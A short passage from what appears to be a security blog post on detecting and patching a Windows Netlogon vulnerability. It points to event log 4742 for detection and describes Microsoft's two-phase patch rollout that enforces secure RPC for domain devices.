
  • You can also check log 4742 (NT Authority is the Attacker) Screenshot 2023-03-30 at 9 52 58 PM

Steps to Patch

Microsoft has developed available patches to protect Windows Servers (2008, 2016 and 2019); This was how it was planned. In the first phase, when downloading the first patch (August patch), the domain can protect other connected devices from non-compliant devices; there would be an option to protect all joined devices with an explicit exception.

Second patch (February of next year patch), the enforcement phase, when installed, all windows and non-windows devices are forced to use a secure Remote Procedure Call with Netlogon. Or to explicitly allow certain trusted devices. Essentially kicking the non-compliant computer out of the domain.


Download Tool